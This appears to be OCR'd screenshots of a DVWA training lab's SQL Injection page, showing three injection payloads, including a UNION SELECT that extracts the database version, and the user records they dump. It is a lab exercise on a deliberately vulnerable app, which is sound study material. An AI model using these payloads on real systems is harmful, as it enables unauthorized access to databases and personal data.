
Showing 2 items

Walkthroughs

How do I run a container?
6 mins

Run Docker Hub images
5 mins

View more in the Learning center



Vulnerability: SQL Injection


User ID:

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: impossible
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.10 *Development*



Vulnerability: SQL Injection

User ID: ' or 1=1; --


```
ID: ' or 1=1; --
First name: admin
Surname: admin

ID: ' or 1=1; --
First name: Gordon
Surname: Brown

ID: ' or 1=1; --
First name: Hack
Surname: Me

ID: ' or 1=1; --
First name: Pablo
Surname: Picasso

ID: ' or 1=1; --
First name: Bob
Surname: Smith
```



Vulnerability: SQL Injection

User ID: %' or '0' = '0

```
ID: %' or '0' = '0
First name: admin
Surname: admin

ID: %' or '0' = '0
First name: Gordon
Surname: Brown

ID: %' or '0' = '0
First name: Hack
Surname: Me

ID: %' or '0' = '0
First name: Pablo
Surname: Picasso

ID: %' or '0' = '0
First name: Bob
Surname: Smith
```



Vulnerability: SQL Injection

User ID:

```
ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version() #
First name:
Surname: 5.5.54-0+deb8u1-log
```